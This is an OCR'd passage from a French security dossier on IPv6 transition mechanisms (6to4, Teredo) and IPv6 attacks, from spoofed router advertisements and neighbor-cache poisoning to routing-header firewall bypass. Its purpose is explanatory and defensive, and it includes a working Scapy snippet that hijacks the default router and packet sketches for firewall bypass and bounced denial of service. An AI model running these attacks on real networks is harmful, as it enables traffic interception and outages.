



Figure 2



Utilisation frauduleuse du service

Les administrateurs réseau vont sûrement vouloir limiter l'utilisation des relais 6to4 à d'autres sites 6to4 ou d'autres sites IPv6. Les règles de filtrage s'effectuent en appliquant des restrictions sur la propagation des informations de routage pour les préfixes 2002::/16 (2002 est le préfixe utilisé pour les adresses 6to4) et/ou le sous-réseau 192.188.99.0/24 qui est réservé pour des routes conduisant vers des routeurs relais 6to4. Cependant, des utilisateurs peuvent contourner les limitations soit en utilisant comme adresse de relais, l'adresse IPv4 de celui-ci au lieu de l'adresse *anycast* 192.188.99.1 (qui est dédiée pour l'envoi de paquets vers des routeurs relais) ou en utilisant les *Routing Headers* pour router les paquets IPv6 vers des relais 6to4 spécifiques. Pour résumer cette partie, effectuons un rappel des quatre types de problèmes potentiels :

- les routeurs 6to4 ne peuvent identifier la légitimité des relais ;
- ils n'implémentent pas toujours les meilleures méthodes en sécurisation ;
- il va être difficile de tracer les nœuds réseau qui participent à un déni de service ;
- utilisation frauduleuse du service.

Teredo


Connu aussi sous le terme de « NAT-T » (*Network Address Translator - Traversal*) pour IPv6, Teredo offre le moyen à des machines IPv4/IPv6 situées derrière une passerelle IPv4 et dont les connexions sont translatées par cette dernière d'avoir la connectivité IPv6.

La spécification précise les définitions suivantes :

- le service Teredo : la transmission de paquets IPv6 sur des paquets de type UDP ;
- le client Teredo : une machine IPv4 qui souhaite avoir accès au réseau IPv6 ;
- le serveur Teredo : connecté au réseau IPv4 Internet, il fournit la connectivité IPv6 aux clients Teredo ;
- le relais Teredo : un routeur IPv6 qui reçoit le trafic destiné aux clients Teredo et le transmet en utilisant le service Teredo ;
- le préfixe global IPv6 du service Teredo : l'adresse est 2001:0000::/32 ;
- le port UDP utilisé par Teredo : le numéro 3544 est utilisé par les serveurs Teredo pour recevoir les paquets.

Figure 4

Architecture Teredo



Fonctionnement

Son principe repose sur l'encapsulation des paquets IPv6 dans des datagrammes UDP IPv4 pour ensuite les faire transiter par les passerelles NAT. Cette opération ne peut se faire sans au préalable avoir obtenu une adresse Teredo pour le client. Ce dernier envoie une série de messages de type « *Router Solicitation* » aux serveurs Teredo afin, d'une part, obtenir une adresse Teredo, mais aussi de déterminer le type de passerelle de la passerelle NAT. Le serveur Teredo étant *stateless*, le trafic passe ensuite directement entre le relais Teredo et le client.


Schéma d'une architecture Teredo (voir figure 4).

Suite à la réception des messages de retour de type RA (*Router Advertisement*) du routeur, le client construit l'adresse Teredo de la façon suivante : (voir figure 5).

- les 32 premiers bits correspondent au préfixe Teredo tel que assigné par l'IANA (2001:0000::/32) ;
- l'adresse publique IPv4 du serveur Teredo (sur 32 bits) ;
- 16 bits suivants sont soient 0x8000 (*cone* NAT) ou 0x0 (*restricted* NAT) ;

Figure 5

Schema d'une adresse IPv6 Teredo



- la valeur du port UDP externe (sur 16 bits) utilisé pour tout le trafic Teredo de client ;
- l'adresse IP externe (sur 32 bits) utilisée pour tout le trafic de ce client.

Sécurité Teredo et attaques possibles

Il va sans dire que dans le monde Internet que nous connaissons aujourd'hui, certaines précautions doivent être prises afin de protéger les communications réseau et Teredo ne fait pas exception à la règle en offrant un arsenal de solutions afin de se prémunir des risques inhérents à l'utilisation du web. Les nœuds Teredo peuvent utiliser les mécanismes de sécurité liés au protocole Ipsec : *Internet Key Exchange* (IKE) **[6]**, *Authentication Header* (AH) **[7]**, *Encapsulation Security Payload* (ESP) **[8]**, mais sans pour autant avoir les restrictions de configuration présentes dans la RFC3947 **[9]**. Celle-ci définit comment détecter si plusieurs passerelles NAT sont présentes entre les machines IPsec et comment utiliser les flux IPsec encapsulés dans des paquets UDP dans le mode IKE dit « rapide ». Même si les considérations de sécurité sont effectives afin de rendre les échanges sécurisés, il est nécessaire de connaître les risques auxquels on s'expose en utilisant cette solution. Les risques se décomposent en cinq catégories :

- la connexion directe d'un nœud au réseau IPv6> ;
- l'usurpation d'un serveur Teredo pour des attaques de type « *man-in-the-middle* » ;
- les attaques sur les serveurs Teredo empêchant l'accès IPv6 aux clients ;
- les attaques par déni de service créées à l'aide du service Teredo vers des machines situées en dehors du réseau Teredo ;
- Saturation des ressources du service Teredo.

Avoir une connexion directe d'un nœud au réseau IPv6 internet

La première fonction du service est de rendre une machine joignable en IPv6, mais il faut garder à l'esprit que la machine qui l'utilise même protégée par un *firewall* est exposée à des attaques depuis tout le réseau IPv6 internet. Teredo élimine donc la relative protection offerte par les passerelles NAT en créant des brèches dans la sécurité. Le schéma ci-dessous présente une machine dans une entreprise dont le réseau est en IPv4 et qui est reliée à l'IPv6 grâce à un serveur Teredo (voir figure 6).

Le client Teredo devient partie intégrante du *backbone* IPv6 malgré la présence d'un firewall, avec comme corollaire l'éventualité qu'il se comporte comme une *backdoor* s'il venait à être compromis.

Le « man-in-the-middle »


Dans le contexte de Teredo un attaquant peut avoir deux buts : créer une interruption de service en lançant un déni de service ou se mettre en coupure afin d'intercepter les communications. Ce dernier type d'attaque lié à la notion de « man-in-the-middle » revêt diverses formes comme se faire passer pour le serveur Teredo ou usurper l'identité d'un relais Teredo. Pour ce faire, un attaquant peut très bien intercepter les messages Router Solicitation envoyés par les clients et répondre avec des Router Advertisement falsifiés. Ainsi, l'attaquant peut créer un déni de service sur le client en lui attribuant une adresse non joignable ou il peut s'insérer comme un relais pour toutes les communications du client.

Le déni de service réseau contre/avec le service Teredo

Les méthodes pour attaquer Teredo par déni de service couvrent un large spectre et peuvent même se combiner. En voici une liste non exhaustive :

- utilisation d'un faux relais Teredo ;
- usurpation de l'identité d'un serveur Teredo ;
- attaque sur une machine cliente Teredo ;
- attaque sur la procédure de découverte locale ;
- attaque à la fois sur le serveur et sur le relais ;
- lancement de déni de service contre des nœuds réseau non Teredo ;
- utiliser le serveur Teredo pour attaquer des machines IPv4 ;
- attaquer un hôte IPv6 en utilisant un serveur Teredo ;
- utiliser un relais Teredo pour perturber une machine IPv4.

Figure 6



Attaques sur des nœuds non-Teredo

Un des plus gros soucis qu'apportent aux administrateurs les mécanismes de transitions tels que Teredo est l'injection de trafic à des endroits impromptus. Par exemple, il est possible d'utiliser un serveur Teredo comme réflecteur dans une attaque par déni de service contre une cible IPv4. Il y a deux manières de procéder : la première est de construire un message Router Solicitation avec comme adresse source, l'adresse IPv4 de la cible et de l'envoyer au serveur Teredo ; ce dernier enverra ainsi un message Routeur Advertisement à la cible. La seconde manière est de construire une adresse IPv6 Teredo en utilisant le préfixe Teredo, l'adresse IPv4 du serveur sélectionné, l'adresse IPv4 de la cible, un port UDP arbitraire et d'envoyer des paquets destinés à cette adresse au serveur Teredo choisi.

Saturation des ressources du service Teredo

Sur les trois composants qui suivent, la seule partie sans état (stateless) est le serveur. Les deux autres, le relais et le client sont *stateful* et gardent une table d'états des sessions Teredo. Le risque avec ce genre de situation est d'avoir une consommation trop importante de la mémoire (l'endroit où sont stockés les états de session) et de causer un dysfonctionnement global du service. L'objectif de Teredo est de rendre pour les clients éponymes situés derrière une ou des passerelles NAT, la création de tunnel IPv6 sur IPv4 de façon automatique. Cette caractéristique est une bonne chose pour ce qui concerne les fonctionnalités, mais avec la contrepartie de créer des brèches dans le système de défense de l'entreprise. Il est une chose tellement banale et si habituelle que l'on en oublie un de ses avantages à savoir d'être dans un réseau de type privé (RFC1918) avec des adresses non routables et protégées par une passerelle NAT. Teredo met en échec la protection (relative il est vrai) offerte par cette dernière, offre une connectivité et routage de façon globale, ce qui peut causer la possibilité d'avoir des chevaux de Troie dans la place.

Conclusion

Avec cette présentation de certains des mécanismes de transition IPv4 vers IPv6, on se rend compte que le déploiement de toutes ces solutions comporte des risques non négligeables vis-à-vis de la sécurité des infrastructures réseau et système et implique plus que jamais les administrateurs non seulement au moment du choix du mécanisme de transition, mais aussi lors de la mise en œuvre de la solution à retenir. De nombreux acquis seront sûrement à revoir (adressage, routage, tunneling, etc.), de nombreuses analyses à prévoir avant, pendant et après le déploiement du ou des mécanismes afin d'avoir une transition la plus réussie possible.

Il ne faut pas perdre de vue la richesse de ces mécanismes de transition. Il n'y a pas de « meilleur mécanisme », chacun est adapté à des environnements différents. Il est évident qu'un backbone ou un poste utilisateur ne migreront pas de la même manière, mais heureusement, ces différences ont été prises en compte par les concepteurs d'IPv6.

Références

[1] RFC 1752 : BRADNER (S.), MANKIN (A.), « *The Recommendation for the IP Next Generation Protocol* », *Category* : *Standards Track*, janvier 1995,
http://www.ietf.org/rfc/rfc1752.txt

[2] RFC 2893 : GILLIGAN (R.), NORDMARK (E.), « *Transition Mechanisms for IPv6 Hosts and Routers* », *Category* : *Standards Track*, août 2000,
http://www.ietf.org/rfc/rfc2893.txt

[3] RFC 4213 : NORDMARK (E.), GILLIGAN (R.), « *Basic Transition Mechanisms for IPv6 Hosts and Routers* », *Category* : *Standards Track*, octobre 2005,
http://www.ietf.org/rfc/rfc4213.txt

[4] RFC 3056 : CARPENTER (B.), MOORE (K.), « *Connection of IPv6 Domains via IPv4 Clouds* », *Category* : *Standards Track*, février 2001,
http://www.ietf.org/rfc/rfc3056.txt

[5] RFC 3068 : HUITEMA (C.), « *An Anycast Prefix for 6to4 Relay Routers* », *Category* : *Standards Track*, juin 2001,
http://www.ietf.org/rfc/rfc.txt

[6] RFC4306 : KAUFMAN (C.), Ed. Microsoft, « *Internet Key Exchange (IKEv2) Protocol* », *Category* : *Standards Track*,
http://www.rfc-editor.org/rfc/rfc4306.txt

[7] RFC4302 : KENT (S.), « *IP Authentication Header* », *Category* : *Standards Track*, *BBN Technologies*, décembre 2005,
http://www.rfc-editor.org/rfc/rfc4302.txt

[8] RFC4303 : KENT (S.), « *IP Encapsulating Security Payload (ESP)* », *Category* : *Standards Track*, *BBN Technologies*, décembre 2005,
http://www.rfc-editor.org/rfc/rfc4303.txt

[9] RFC 3947 : KIVINEN (T.), SWANDER (B.), HUTTUNEN (A.), VOLPE (V.), « *Negotiation of NAT-Traversal in the IKE* »,
http://www.ietf.org/rfc/rfc3947.txt

[10] RELAY6 : KENT (S.), « *Relay6 protocol bouncer* », *BBN Technologies*, décembre 2005,
http://francesco.netsigners.com/stpuk/relay6.htm

Les attaques IPv6

Si le protocole IPv6 a, dès sa genèse, été prévu avec des capacités accrues en termes de sécurité par rapport à IPv4, en intégrant par exemple IPsec, diverses nouvelles fonctionnalités telles que l'auto-configuration sans état ou la découverte du voisinage (Neighbor Discovery) modifient les risques. Pour commencer ce tour d'horizon, examinons ce que sont devenues les attaques que nous connaissons actuellement à l'exemple du « man-in-the-middle », des vers, etc. Passons ensuite en revue les techniques pour exploiter les nouveautés introduites par IPv6.

Similitudes avec les anciennes attaques

Dans cette partie, nous revenons rapidement sur les attaques classiques et bien connues qui existent déjà avec IPv4.

- Écoute de trafic : les *sniffers* tels que `tcpdump` permettent l'écoute des flux réseau. La généralisation d'IPsec sous IPv6 rend l'analyse plus difficile ;
- Insertion d'équipements frauduleux et « *man-in-the-middle* » : compliqué en cas d'utilisation d'Ipsec.
- Les attaques par rejeu : autre forme d'insertion qui est contrée par l'adoption d'Ipsec.
- Attaques applicatives : si une des fonctions d'IPsec est de protéger contre les écoutes, il complique également le travail des dispositifs de sécurité chargés de la protection des flux applicatifs.

Anciennes attaques, nouvelles considérations avec IPv6

Voyons maintenant plus en détail ce qui change.

- Phase de reconnaissance : la taille de l'espace d'adressage peut retarder considérablement la détection des machines et implique une mise à jour des méthodes. Cependant, l'utilisation accrue du DNS, la recherche dans le *Neighbor Cache* d'une machine ou le scan fondé sur l'adresse MAC de la carte réseau réduisent le temps nécessaire à la découverte de cibles ;
- Accès non autorisé : un attaquant doit en règle générale obtenir une adresse IP et si une des méthodes pour l'en empêcher est le filtrage, le chiffrement de bout en bout en réduit considérablement l'efficacité. D'autres caractéristiques IPv6 comme les *Extensions Headers* (EH) ou le fait que le protocole ICMP soit essentiel au bon fonctionnement des communications sont à prendre en considération ;
- Manipulation des en-têtes : La structure de l'en-tête IP a changé et encore une fois les champs (EH) peuvent être avantageusement utilisés par une personne malveillante. Le chaînage d'un très grand nombre d'extensions est une méthode pour gêner l'analyse des équipements de sécurité voire créer un déni de service sur ceux-ci ;
- Attaques par amplification : en IPv6 le *broadcast* disparaît, mais un résultat similaire est obtenu en considérant le fait d'utiliser des adresses *multicasts*. Ce risque est atténué si toutes les piles IPv6 implémentent la RFC2463 qui précise qu'aucune réponse ICMP ne doit être envoyée si l'adresse de destination est de type multicast ;
- Fragmentation des paquets : en IPv6 seule la machine émettrice doit fragmenter les paquets. Pour se prémunir des risques induits par cette technique, il est recommandé d'empêcher le chevauchement des fragments au niveau des équipements de sécurité ;
- DHCP/ARP : l'utilisation de DHCPv6 apporte les mêmes risques que ceux déjà connus en IPv4, mais certaines caractéristiques IPv6 à l'image des annonces routeurs (RA) créent des nouveaux axes d'attaques (diffusion de fausses informations, redirection). Au niveau de la couche réseau, le *Neighbor Discovery* IPv6 autorise les mêmes attaques que sous IPv4 ;
- Le routage : une des méthodes pour réaliser des attaques à ce niveau repose sur le ciblage des sessions réseau. Les protocoles BGP, ISIS et EIGRP continuent d'utiliser l'authentification *Message Digest 5* (MD5) pour les mises à jour de routes, mais, à l'inverse, en ce qui concerne OSPFv3 et RIPng, l'authentification des sessions s'appuie désormais sur l'utilisation d'IPsec, ce qui augmente considérablement le niveau de sécurité.
- Mobilité : elle fait l'objet d'un chapitre entier dans ce dossier.
- Mécanismes de transition : développés pour faciliter le passage à IPv6 depuis IPv4, on retrouve les mêmes risques que ceux liés à ce dernier. L'utilisation de tunnels (dynamique ou statique) outre le fait de devoir ouvrir des ports dans les *firewalls* sert aussi à cacher l'adresse source de l'attaquant.
- Ver, Virus : les champs d'application étant les postes des utilisateurs, il n'y a pas grande différence que l'on parle de IPv4 ou IPv6 si ce n'est que les méthodes de recherche/propagation seront à revoir étant donné l'espace d'adressage disponible (ces points sont détaillés ci-après).

Les en-têtes d'extensions

Une des nouveautés d'IPv6 est la notion d'« extensions ». Regardons ce que cela implique en termes d'attaques.

Encapsulation de IP dans IP

Présentation

Le champ *next-header* dans un paquet IPv6 correspond exactement au champ protocole de IPv4 : il indique le type du prochain en-tête. Cependant dans IPv6, il peut aussi bien s'agir de celui d'un protocole de niveau supérieur tel que ICMP, TCP, UDP que d'une extension.

Julien Desfossez
julien.desfossez@revolutionlinux.com
Jean Philippe Luiggi
jp.luiggi@free.fr
Anne-Sophie Duserre
annesophie.duserre@orange-ft.com

Chaque extension a une longueur multiple de 8 et contient le champ *next-header* qui autorise le chaînage.

Dans le cas où plusieurs extensions sont chaînées, [15] recommande que celles-ci apparaissent dans l'ordre suivant :

Valeur next-header	Nom
0	*Hop-by-Hop*
43	*Routing*
44	*Fragment*
51	*Authentication*
50	*Encapsulating Security Payload*
60	*Destination*

Il faut garder à l'esprit deux choses : cet ordre qui n'a rien d'obligatoire a pour but d'augmenter la vitesse de traitement par les routeurs et certaines extensions peuvent être déplacées en fonction du contexte.

Ces dernières compliquent la vie des IDS/IPS. En effet, il est nécessaire de suivre tous les champs *next-header* pour arriver aux données des couches supérieures. Étant donné que le protocole ne précise pas de nombre maximal d'extensions pour un paquet, on peut ainsi créer un déni de service sur les équipements de sécurité ou sur les machines en envoyant des paquets avec une très longue chaîne d'en-têtes.

Routing headers

Cette extension qui rappelle le *source routing* propre à IPv4 est traitée sur la plupart des systèmes. La mobilité IPv6 utilise le type 2 de cette extension qui ne peut contenir qu'une seule adresse. Par ailleurs, il est fortement recommandé de filtrer le type 0 qui est destiné au multimédia interactif et permet de passer une liste d'adresses.

Le principal problème lié au filtrage de cette extension est l'utilisation des fragments, du fait que la fragmentation est maintenant faite à la source. Les routeurs sur le trajet ne peuvent pas éliminer les paquets contenant les en-têtes de routage dans le cas où ces derniers arrivent dans des paquets de données fragmentés.

Le problème du filtrage

La destination du paquet est remplacée à chaque fois que l'en-tête de routage est interprété. Il est alors impossible de filtrer le trafic uniquement d'après la destination. Pour illustrer le concept, imaginons l'exemple suivant : un firewall autorise le trafic venant d'Internet vers la machine webserver1 à destination du port 80. Le serveur webserver2 situé sur le même segment réseau ne doit pas être accessible de l'extérieur.

Si un attaquant fabrique un paquet avec les options suivantes, il passe outre les règles de filtrage du firewall et atteint le webserver2 :

```
source=machine_externe
destination=webserver1
rtheader=webserver2, segments left=1
payload proto=tcp, dport=80
```

On comprend ici la nécessité d'être très vigilant avec ce concept.

Attaque par rebond (bouncing)

Le principe est de lancer une attaque en faisant croire qu'elle vient d'ailleurs. Traditionnellement, il suffit de forger des paquets en inscrivant n'importe quoi en adresse source, ce qu'on sait faire depuis toujours (ça se saurait si les IP pouvaient servir pour faire de l'authentification ;). Il y a plusieurs inconvénients en IPv4. D'une part, en cas de paquets TCP, des retours sont faits vers l'adresse source contenue dans le paquet.

D'autre part, si on analyse le flux réseau, on se rend vite compte que les paquets ne sont pas passés par là où ils le prétendent. En revanche, avec l'aide des en-têtes de routage, nous pouvons améliorer ce procédé en faisant rebondir les paquets par une machine tierce. Prenons le scénario suivant : un attaquant veut réaliser un déni de service sur une victime située derrière routeur2 en utilisant routeur1 comme rebond. Les paquets envoyés ont la forme suivante :

```
source=adresse usurpée
destination=routeur1
rtheader=victime, segments left=1
```

Au niveau de routeur1, les en-têtes de routage imposent de remplacer le champ `destination` par l'adresse de la victime. Les paquets arrivent sur la victime avec l'adresse usurpée.

Le rebond est dans ce cas fait par routeur1. Cette conclusion est corroborée par l'analyse des en-têtes de routage qui nous indiquent que le paquet est bien passé par routeur1.

ICMPv6

Introduction

ICMPv6, la nouvelle génération du protocole ICMP, apporte un nouveau champ d'investigation en termes d'attaques. Maintenant qu'il est responsable de fonctions critiques pour le réseau, il devient également une cible majeure pour les attaquants.

Pour commencer, voyons ce que sont devenues les attaques sur l'ARP. Ensuite, abordons les nouvelles attaques possibles grâce au Neighbor Discovery et, enfin, terminons ce tour d'horizon par un sujet d'actualité : l'auto-configuration sans état.

Un souvenir d'ARP

Bien que le protocole ARP ait complètement disparu dans la migration vers IPv6, le principe avec ICMPv6 reste le même. Le principal changement vient du fait que les annonces sont faites en multicast au lieu d'être faites en broadcast.

Détournement de trafic

Une des premières attaques lorsque l'on parle d'ARP est le fameux « man-in-the-middle ». En IPv6, le problème reste le même. Chaque machine possède une table de voisins (Neighbor Cache) qu'elle rafraîchit/enrichit à l'aide de paquets ICMPv6 de type *Neighbor Solicitation* (NS) et *Neighbor Advertisement* (NA) qui reprennent les principes d'ARP.

Suite à une sollicitation NS, la machine qui possède l'adresse IP demandée répond à l'aide d'un paquet de type Neighbor Advertisement. Étant donné qu'il n'y a pas de notion d'appartenance entre une adresse IP et une adresse MAC, un attaquant peut envoyer des paquets Neighbor Solicitation ou Neighbor Advertisement pour corrompre les tables de voisinage de plusieurs *hosts* en envoyant par exemple sa propre adresse MAC comme étant celle du routeur par défaut.

Ainsi, tant qu'il répond aux messages *unicast* de Neighbor Solicitation envoyés par le mécanisme de *Neighbor Unreachabiliy Detection*, l'attaquant peut rediriger un trafic qui ne lui est pas destiné vers sa machine. S'il choisit une adresse MAC non valide, il peut réaliser un déni de service en empêchant les victimes de contacter leur passerelle ce qui risque de fortement perturber leur disponibilité.

Il faut tout de même noter qu'il est possible d'implémenter le protocole de manière à ce que les adresses présentes dans le cache arrivent à expiration avant de pouvoir être renouvelées. Ainsi les annonces « gratuites » (c'est-à-dire non sollicitées) ne sont pas prises en compte.

Duplicate Address Detection (DAD)

Dès qu'un client s'attribue une adresse sur un réseau, il déclenche la procédure de *Duplicate Address Detection* (DAD), c'est-à-dire qu'il vérifie que personne n'utilise déjà celle-ci. Pour ce faire, il envoie des paquets Neighbor Solicitation et s'attend à ne rien recevoir. Dans le cas où l'adresse est déjà utilisée, un paquet Neighbor Advertissement est renvoyé et la machine ne s'attribue pas l'adresse.

> **Note**
>
> Il est possible de réaliser un déni de service en répondant à ces sollicitations par l'émission de messages NA ou de paquets DAD falsifiés. Le programme `dos-new-ipv6` du *toolkit* de THC [2] implémente exactement cette attaque.

Les problèmes de l'auto-configuration

L'auto-configuration amène une grande facilité pour la configuration des postes utilisateurs, mais son utilisation implique certaines considérations concernant la sécurité.

Activé par défaut

Sur la plupart des OS récents, l'auto-configuration est activée par défaut ce qui implique que la pile IPv6 du système est activée et fournit la connectivité sur ce réseau, et ce, bien souvent à l'insu de l'utilisateur.

MacOSX et certaines distributions de GNU/Linux telles que Mandriva ou Debian chargent le module « ipv6 » dans le noyau par défaut et il suffit de regarder la sortie d'un `ifconfig` pour s'apercevoir de la présence d'une adresse lien-local. Un examen attentif des 64 derniers bits de cette adresse montre qu'ils sont calculés à partir de l'adresse MAC. Les détails sur ce calcul sont présentés dans [3]. Pour illustrer ce calcul, on utilise avantageusement le programme `ipv6calc` :

```
# ipv6calc --mac_to_eui64 11:ed:2d:34:1f:33
13ed:2dff:fe34:1f33

# ifconfig xl0
xl0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        lladdr 11:ed:2d:34:1f:33
            inet6 fe80::13ed:2dff:fe34:1f33%xl0 prefixlen 64 scopeid 0x2
```

En concaténant ce suffixe au préfixe envoyé par les annonces Neighbor Advertissement, on se rend compte de la facilité à deviner l'adresse IPv6 globale d'une machine.

Il est ainsi possible de réaliser des attaques de type *dual-stack*, c'est-à-dire profiter de la cohabitation des deux piles IP. Pour illustrer le concept, en voici un exemple :

- La victime est configurée avec une adresse IPv4, mais écoute aussi par défaut sur IPv6.
- Son firewall IPv4 rejette tous les paquets qui ne sont pas à destination du port 80.
- La machine possède aussi un serveur ssh qui écoute sur le réseau, mais qui n'est pas accessible à cause du firewall.
- La première étape pour un attaquant est de propager un préfixe, c'est-à-dire envoyer des paquets RA avec l'option « information sur le préfixe » contenant le préfixe utilisé sur le réseau. Pour ce faire, il peut créer ses paquets avec un outil comme scapy6 [16], ou en utilisant des programmes dédiés tels que *radvd* (sous GNU/Linux) ou *rtadvd* (sous *BSD).
- La victime reçoit ce préfixe (malgré le firewall) et s'attribue automatiquement une adresse dans ce réseau.
- L'attaquant peut facilement découvrir cette adresse en la calculant à partir de l'adresse MAC et du préfixe diffusé.
- Enfin un `nmap -6` sur l'adresse IPv6 de la victime montre tous les ports en écoute sur l'IPv6 (SSH par exemple) en dépit des règles du firewall !

Cet exemple simpliste montre qu'un des plus gros problèmes actuellement avec IPv6 est la cohabitation des deux piles : les équipements de sécurité doivent être en mesure d'appliquer le même niveau de protection dans les deux protocoles.

Kill default router

Dans cette attaque, un pirate met hors d'usage le routeur par défaut (détails ci-dessous). Les machines sur le réseau ne sachant plus où envoyer leurs paquets utilisent le mécanisme de « Neighbor Discovery » pour trouver comment rejoindre leur destination. Phase suivante, l'attaquant répond aux sollicitations des divers nœuds afin de se faire passer pour n'importe quelle machine. Ce problème est appelé *on-link assumption* et est détaillé dans [4] et dans [17].

Il y a plusieurs manières de mettre un routeur hors d'usage, la première est de lancer un déni de service contre celui-ci afin qu'il ne puisse pas répondre aux requêtes des clients, la seconde

est d'envoyer un paquet ICMPv6 Router Advertissement avec l'information *Router Lifetime* égale à zéro. Cette deuxième option est discutable, car d'après **[5]** si la durée de vie publiée d'un préfixe est inférieure à deux heures, le paquet doit être authentifié. Mais cette authentification n'est pas requise lors du choix du routeur par défaut **[6]** par un client qui arrive sur un réseau. Dans l'exemple suivant, l'attaque est réalisée avec Scapy6 **[16]**. L'attaquant annonce toutes les trois secondes le préfixe `2001:db8:cafe:deca::/64`. Ainsi toutes les machines sur le réseau choisissent l'adresse de l'attaquant comme routeur par défaut. Pour éviter que le routeur original du site ne vienne interférer avec cette attaque, on diffuse à intervalle régulier un paquet avec comme adresse source celle de ce dernier (`fe80::204:23ff:feb1:5d80`) et avec l'option Router Lifetime égale à zéro.

```
# Propagation du préfixe
send(IPv6()/IPv6ND_RA()/ICMPv6NDOptPrefixInfo (prefix="2001:db8:cafe:deca::",
prefixlen=64)/ICMPv6NDOptSrcLLAddr (lladdr="00:b0:b0:67:89:AB"), loop=1,
inter=3)

# Mise hors service du routeur légitime
send(IPv6(src="fe80::204:23ff:feb1:5d80")/ICMPv6ND_RA (routerlifetime=0))
```

Messages de redirection usurpés

Pour forcer un nœud à rediriger vers une autre machine le trafic qu'il envoie d'habitude à son routeur par défaut, un attaquant forge des paquets *Redirect* utilisant l'adresse lien-local du routeur. La victime prend en compte cette annonce et vérifie ensuite régulièrement que cette adresse est joignable à l'aide du mécanisme de Neighbor Unreachability Detection.

IPv6, nouveau champ d'action pour les vers réseau ?

Introduction

